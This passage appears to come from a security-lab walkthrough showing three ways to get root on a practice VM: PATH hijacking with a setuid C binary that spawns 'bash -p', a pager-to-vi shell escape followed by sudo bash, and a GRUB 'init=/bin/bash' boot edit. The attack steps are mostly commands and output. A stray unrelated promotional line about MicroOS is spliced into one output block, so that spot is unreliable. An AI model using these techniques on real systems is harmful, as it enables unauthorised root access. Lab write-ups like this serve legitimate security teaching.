    setuid(0);
    system("/bin/bash -p"); // -p = run in privileged mode
}

```

- compile the above `c` program and save output as `touch`

```
$ gcc touch.c -o touch
touch.c: In function 'main':
touch.c:2:2: warning: implicit declaration of function 'setuid' [-Wimplicit-
function-declaration]
    2 |   setuid(0);
      |   ^~~~~~
touch.c:3:2: warning: implicit declaration of function 'system' [-Wimplicit-
function-declaration]
    3 |   system("/bin/bash -p");
      |   ^~~~~~
```

- ignore the warnings and mark the binary as executable

```
chmod +x touch
```

Setting up the path

- check the `$PATH` environment variable

```
$PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/lo
```

- We can see that binaries are first looked in `/usr/local/sbin` then `/usr/local/bin` and so on..
- Modify the path for `monitor_students` binary to current location (our current location at this point is `/home/lab_teacher` where our malicious `touch` binary also exists).

```
PATH=.:$PATH /lab/monitor_students
```

- when the path is set, `monitor_students` automatically executed and resulted in root shell

```

$ PATH=.:$PATH /lab/monitor_students
PATH=.:$PATH /lab/monitor_students
Starting the monitoring of the lab students.
[WARNING] Detected several students who are cheating. Writing report to file.
root@lab:~# id
id
uid=0(root) gid=1002(lab_teacher) groups=1002(lab_teacher),1001(teacher)
root@lab:~# cat root.txt

```

- navigate to `/root` and `cat` the root flag.

Result

```

root@lab:~# cat root.txt
cat root.txt
cat: root.txt: No such file or directory
root@lab:~# cd /root
cd /root
root@lab:/root# cat root.txt
cat root.txt
You've just solved one of the hardest challenges of the whole security lab .... well done!
This proves that you definitely know what you are doing and that you are well prepared for acquiring a job in the
security field.

Now take the root flag and enjoy the rest of the summer!

flag: LAB{0nLy_w0RthY_57uD3Nt5_4r3_4Ble_t0_oBt41n_tH15_fL46}

```

3. Privilege escalation via `ip_address` account.

- Found the `ip_address` shell in `etc/passwd`

```
ip_address:x:1003:1004:,,,:/home/ip_address:/usr/bin/ipash
```

- On checking `/usr/bin/ipash`, found the following contents. (currently logged in `lab_prof`)

```

lab_prof@lab:~$ cat /usr/bin/ipash
#!/bin/bash

ifconfig > /tmp/ifconfig
more /tmp/ifconfig

read -n 1 -p "Make sure you copy the IP address. Afterwards press any key to
exit." mainmenuinput

```

- checking the owner of `/usr/bin/ipash`

```

lab_prof@lab:~$ ls -la /usr/bin/ipash
-rwxr-xr-x 1 root root 156 Apr 27 18:20 /usr/bin/ipash

```

- Found that custom shell is running as root.

- Now exit from the victim machine
- Make the terminal window size to `70 x 10` and connect via `attacker machine` to account `ip_address` via ssh.

```
$ ssh ip_address@192.168.37.130 password:ip_address
```

```
kali@kali: ~
File Actions Edit View Help
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.37.130 netmask 255.255.255.0 broadcast 192.168.37.255
    inet6 fe80::20c:29ff:fe1a:c140 prefixlen 64 scopeid 0x20<link>
k>
    ether 00:0c:29:1a:c1:40 txqueuelen 1000 (Ethernet)
    RX packets 52537 bytes 7843143 (7.8 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 29499 bytes 5290184 (5.2 MB)
--More--(47%)
```

- Now press `v` for to enter into `VISUAL` edit mode
- press `ESC` and enter the following commands to exit the editor

```
:set shell=/bin/bash
:shell
```

Result (interactive shell)

```
ip_address@lab:~$ id
uid=1003(ip_address) gid=1004(ip_address) groups=1004(ip_address),27(sudo)
```

- Running bash as sudo

```
$ sudo /usr/bin/bash
```

- Reading the flag

```
root@lab:/home/ip_address# cat /root/root.txt
{0nLy_w0RthY_57uD3Nt5_4r3_4Ble_t0_oBt41n_tH15_fL46}
```

Result

```

ip_address@lab:~$ sudo /usr/bin/bash
[sudo] password for ip_address:
root@lab:/home/ip_address# cat /root/root.txt
You've just solved one of the hardest challenges of the whole security lab .... well done!
This proves that you definitely know what you are doing and that you are well prepared for acquiring a job in the security field.

Now take the root flag and enjoy the rest of the summer!

flag: LAB{0nLy_w0RthY_57uD3Nt5_4r3_4Ble_t0_oBt41n_tH15_fL46}

```

* Super-optimized for small spaces - read how we shrank the memory footprint of MicroOS to make it the smallest full OS around.
 PS: If you wanna continue doing things like this challenge here, feel free to join the University's "IT-Security Working group" on Discord. There, we create and solve such challenges on a daily basis and prepare students for taking one of the hardest Penetration Testing Challenges. You can't really get any job in offensive IT-Security.

```

root@lab:/home/ip_address#

```

Bonus Section

- Initial startup of the machine looks as follows, waiting for the user to enter credentials


```

Ubuntu 20.10 lab tty1


lab login:

```

- Now restart the virtual machine and continuously press **ESC** key to enter into the boot manager.



- select **ubuntu** and press **[ENTER]**
- Now **GNU GRUB** options should be displayed



- select **Advanced options for ubuntu** and press **[ENTER]**
- These advance options contain recovery mode. - Now select **Ubuntu, with Linux 5.8.0.53-generic (recovert mode)** (second option) and press **e** to edit the kernal line.

```
GNU GRUB  version 2.04

Ubuntu, with Linux 5.8.0-53-generic
*Ubuntu, with Linux 5.8.0-53-generic (recovery mode)
Ubuntu, with Linux 5.8.0-50-generic
Ubuntu, with Linux 5.8.0-50-generic (recovery mode)

Use the ↑ and ↓ keys to select which entry is highlighted.
Press enter to boot the selected OS, `e' to edit the commands before booting or `c' for a command-line. ESC to
return previous menu.
```

- Goto the line that starts with **Linux** and replace **ro recovery nomodeset**
dis_\ucode_ldr with **rw init="/bin/bash"**

From this..

GNU GRUB version 2.04

```
setparams 'Ubuntu, with Linux 5.8.0-53-generic (recovery mode)'

    recordfail
    load_video
    insmod gzio
    if [ x$grub_platform = xxen ]; then insmod xzio; insmod lzopio; fi
    insmod part_gpt
    insmod ext2
    set root='hd0,gpt2'
    if [ x$feature_platform_search_hint = xy ]; then
        search --no-floppy --fs-uuid --set=root --hint-bios=hd0,gpt2 --hint-efi=hd0,gpt2 --hint-baremetal=ahci\
0,gpt2 bf332985-f62e-490f-aab1-66150ca298e3
    else
        search --no-floppy --fs-uuid --set=root bf332985-f62e-490f-aab1-66150ca298e3
    fi
    echo      'Loading Linux 5.8.0-53-generic ...'
    linux     /vmlinuz-5.8.0-53-generic root=/dev/mapper/ubuntu--vg-ubuntu--lv ro recovery nomodeset dis_\
ucode_ldr
    echo      'Loading initial ramdisk ...'
    initrd    /initrd.img-5.8.0-53-generic
```

Minimum Emacs-like screen editing is supported. TAB lists completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a command-line or ESC to discard edits and return to the GRUB menu.

to this..

GNU GRUB version 2.04

```
setparams 'Ubuntu, with Linux 5.8.0-53-generic (recovery mode)'

    recordfail
    load_video
    insmod gzio
    if [ x$grub_platform = xxen ]; then insmod xzio; insmod lzopio; fi
    insmod part_gpt
    insmod ext2
    set root='hd0,gpt2'
    if [ x$feature_platform_search_hint = xy ]; then
        search --no-floppy --fs-uuid --set=root --hint-bios=hd0,gpt2 --hint-efi=hd0,gpt2 --hint-baremetal=ahci\
0,gpt2 bf332985-f62e-490f-aab1-66150ca298e3
    else
        search --no-floppy --fs-uuid --set=root bf332985-f62e-490f-aab1-66150ca298e3
    fi
    echo      'Loading Linux 5.8.0-53-generic ...'
    linux     /vmlinuz-5.8.0-53-generic root=/dev/mapper/ubuntu--vg-ubuntu--lv rw init="/bin/bash"
    echo      'Loading initial ramdisk ...'
    initrd    /initrd.img-5.8.0-53-generic
```

Minimum Emacs-like screen editing is supported. TAB lists completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a command-line or ESC to discard edits and return to the GRUB menu.

- Now press **F10** to boot, which results in dropping a root shell

Result

```
root@none):/# id
uid=0(root) gid=0(root) groups=0(root)
root@none):/# pwd
/
root@none):/# cd /root
root@none):/root# cat root.txt
You've just solved one of the hardest challenges of the whole security lab .... well done!
This proves that you definitely know what you are doing and that you are well prepared for acquiring a job in the security field
.

Now take the root flag and enjoy the rest of the summer!

flag: LAB{0nLy_w0RthY_57uD3Nt5_4r3_4Ble_t0_oBt4in_tH15_fL46}

PS: If you wanna continue doing things like this challenge here, feel free to join the University's "IT-Security Working group"
on Discord with following link: "https://discord.gg/sNckMdy". There, we create and solve such challenges on a daily basis and pr
epare students for taking one of the hardest Penetration Testing Certificates (OSCP), with which, once obtained, you can basical
ly get any job in offensive IT-Security.
root@none):/root#
```